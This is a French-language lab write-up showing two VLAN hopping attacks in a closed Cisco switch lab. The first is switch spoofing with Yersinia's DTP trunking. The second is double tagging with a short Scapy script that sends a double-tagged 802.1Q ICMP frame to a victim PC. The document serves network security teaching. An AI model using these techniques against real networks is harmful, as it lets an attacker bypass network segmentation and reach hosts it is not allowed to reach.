

Lab. VLAN Hopping

1. But

Contourner les mesures de sécurité basées sur Les VLANs afin d'accéder à des VLAN non autorisés dans un réseau informatique. Cela permet à l'attaquant d'obtenir un accès non autorisé à des informations ou des ressources qui devraient normalement lui être inaccessibles.


2. Matériel utilisé

- Kali linux (hacker)
- Pc (Victime)
- Pc (host)
- 2 Switch

3. Topologie utilisée

La topologie est constituée de 2 switches Cisco qui sont connectés via une liaison trunk sur les interfaces e0/0 (sw1) et e0/0 (sw2). Le PC victime est sur le VLAN 10 et est connecté au switch2 sur l'interface e0/1. Le PC hôte est sur le VLAN 10 connecté au switch1 sur l'interface e0/2 et l'attaquant est sur l'interface e0/1.

Dans ce lab, l'attaquant formera une liaison trunk avec le VLAN hôte, accédant au VLAN natif, puis attaquera le PC victime situé sur le VLAN 10.



4. Attack Methodology

➤ Switch Spoofing Attack

L'attaque d'usurpation de commutateur est effectuée comme :

Tout d'abord, j'ai configuré le VLAN des PC connectés à différents switchs. Après avoir configuré leur VLAN, j'ai connecté à la fois le switch en créant une liaison trunk en gardant le VLAN natif 1.

```
IOU1(config)#interface ethernet 0/2
IOU1(config-if)#swit
IOU1(config-if)#switchport mo
IOU1(config-if)#switchport mode dy
IOU1(config-if)#switchport mode dynamic desi
IOU1(config-if)#switchport mode dynamic desirable
IOU1(config-if)#sw
*May 14 00:13:51.655: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
2, changed state to down
IOU1(config-if)#switch
IOU1(config-if)#switchport
*May 14 00:13:54.662: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
2, changed state to up
IOU1(config-if)#switchport acc
IOU1(config-if)#switchport access vlan
IOU1(config-if)#switchport access vlan 10
% Access VLAN does not exist. Creating vlan 10
IOU1(config-if)#exit
IOU1(config)#exit
IOU1#
```

Fig. VLAN 10 affecté à l'interface switch1

```
IOU2(config)#interface ethernet 0/1
IOU2(config-if)#swit
IOU2(config-if)#switchport mod
IOU2(config-if)#switchport mode dyn
IOU2(config-if)#switchport mode dynamic des
IOU2(config-if)#switchport mode dynamic desirable
IOU2(config-if)#swit
IOU2(config-if)#switchport
*May 14 00:28:37.587: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
1, changed state to down
IOU2(config-if)#switchport
*May 14 00:28:40.589: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/
1, changed state to up
IOU2(config-if)#switchport acc
IOU2(config-if)#switchport access vlan 10
% Access VLAN does not exist. Creating vlan 10
IOU2(config-if)#exit
IOU2#
```

Fig. VLAN 10 affecté à l'interface switch2

Après cela, j'ai relié les interfaces de switch1 et switch2. Le numéro d'interface pour le switch1 est e0/o et pour le switch2, il est eo/o.

```
IOU1#show interfaces trunk
Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10,30

Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10,30
```

Fig. Montre que l'interface du switch1 est en mode trunk

```
IOU2#show interfaces trunk
Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10

Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10
IOU2#
```

Fig. Montre que l'interface du switch2 est en mode trunk

```
host> ping 192.168.1.4
84 bytes from 192.168.1.4 icmp_seq=1 ttl=64 time=2.153 ms
84 bytes from 192.168.1.4 icmp_seq=2 ttl=64 time=3.122 ms
84 bytes from 192.168.1.4 icmp_seq=3 ttl=64 time=2.031 ms
84 bytes from 192.168.1.4 icmp_seq=4 ttl=64 time=3.684 ms
84 bytes from 192.168.1.4 icmp_seq=5 ttl=64 time=2.554 ms
host>
```


Fig. Les deux switches sont connectés avec succès.

Après avoir connecté les deux switches. Maintenant, l'attaquant effectuera la liaison avec l'interface du switch1. Dans ce cas, l'attaquant se trouve sur un VLAN différent et a accès au port d'accès du switch1. Par conséquent, l'attaquant a établi une connexion entre lui-même et le switch.

Un attaquant peut employer le programme [Yersinia](#) pour créer et envoyer un message DTP. Yersinia est un framework de test d'intrusion conçu pour attaquer de nombreux protocoles résidant sur la couche 2. Il est préinstallé avec kali Linux et dispose d'une interface utilisateur graphique (GUI) facile à utiliser.


Tout d'abord, j'ai ouvert Kali et lancé yersinia en tapant la commande : yersinia -G

Voici un aperçu rapide de l'interface graphique :



Maintenant, envoyer un message DTP est aussi simple que les 4 étapes suivantes :

1. ***click "Launch attack"***
2. ***click the tab "DTP"***
3. ***click "enable trunking"***
4. ***click "ok"***



Après avoir effectué le trunk, l'interface du PC switch1 affiche des trunks comme celui-ci.

```
switch1#show interfaces trunk
Port      Mode      Encapsulation  Status        Native vlan
Et0/0     on        802.1q         trunking      1
Et0/1     desirable n-802.1q       trunking      1

Port      Vlans allowed on trunk
Et0/0     1-4094
Et0/1     1-4094

Port      Vlans allowed and active in management domain
Et0/0     1,10,30
Et0/1     1,10,30

Port      Vlans in spanning tree forwarding state and not pruned
Et0/0     1,10,30
Et0/1     1,10,30
```

Fig. Yersinia a réalisé DTP trunking

Maintenant, à partir de la figure ci-dessus, nous pouvons voir que le tronc est formé avec succès et que l'attaquant s'est connecté au VLAN natif du switch1. C'est la fin de mon attaque d'usurpation de commutateur (switch spoofing).




Fig. Trunking réussi sur l'interface du switch1

➤ Double Tagging


Nous pouvons utiliser [Scapy](#) pour créer des trames arbitraires avec les en-têtes 802.1Q nécessaires. La commande suivante dans Scapy génère une requête d'écho ICMP (ping) avec deux en-têtes 802.1Q (VLAN 1 et VLAN 10)

Dans le terminal de Kali Linux, vous pouvez utiliser Scapy pour créer et envoyer un paquet avec des en-têtes 802.1Q en exécutant un script Python. Voici les étapes à suivre :

- Créez un nouveau fichier Python en utilisant votre éditeur de texte préféré. Par exemple, exécutez la commande suivante pour créer un fichier nommé **send_vlan_packet.py** :

nano send_vlan_packet.py

- Dans l'éditeur de texte, copiez et collez le code suivant :



```
GNU nano 7.2 send_vlan_packet.py
#!/usr/bin/env python

from scapy.all import *

# Création du paquet avec les en-têtes 802.1Q
packet = Ether(dst='ff:ff:ff:ff:ff:ff') / Dot1Q(vlan=1) / Dot1Q(vlan=10) / IP(dst="192.168.1.4") / ICMP()


# Envoi du paquet sur l'interface spécifiée
sendp(packet, iface="eth0")
```

IP_destination (192.168.1.4) : L'adresse IP de destination pour la requête d'écho ICMP.

interface_name (eth0): Le nom de l'interface réseau sur laquelle vous souhaitez envoyer le paquet.

- Dans le terminal, exécutez la commande suivante pour exécuter le script Python :

python send_vlan_packet.py



```
(root@kali)-[/home/zakariya/Desktop/scapy]
# nano send_vlan_packet.py

(root@kali)-[/home/zakariya/Desktop/scapy]
# python send_vlan_packet.py

Sent 1 packets.

(root@kali)-[/home/zakariya/Desktop/scapy]
#
```

Les résultats de Wireshark sont les suivants :




Fig. Wireshark de l'attaquant montrant une double trame encapsulée envoyée à la victime




Fig. La victime a reçu une demande ICMP de l'attaquant

Les chiffres ci-dessus montrent que les deux attaques ont réussi.

5. Conclusion

Les switches n'ont pas été conçus pour la sécurité. Cependant, il est important d'utiliser des mesures de sécurité à tous les niveaux. Si vous devez prendre le temps de segmenter votre réseau, assurez-vous qu'il est fait correctement et en toute sécurité. Soyez diligent lors de la configuration de votre réseau.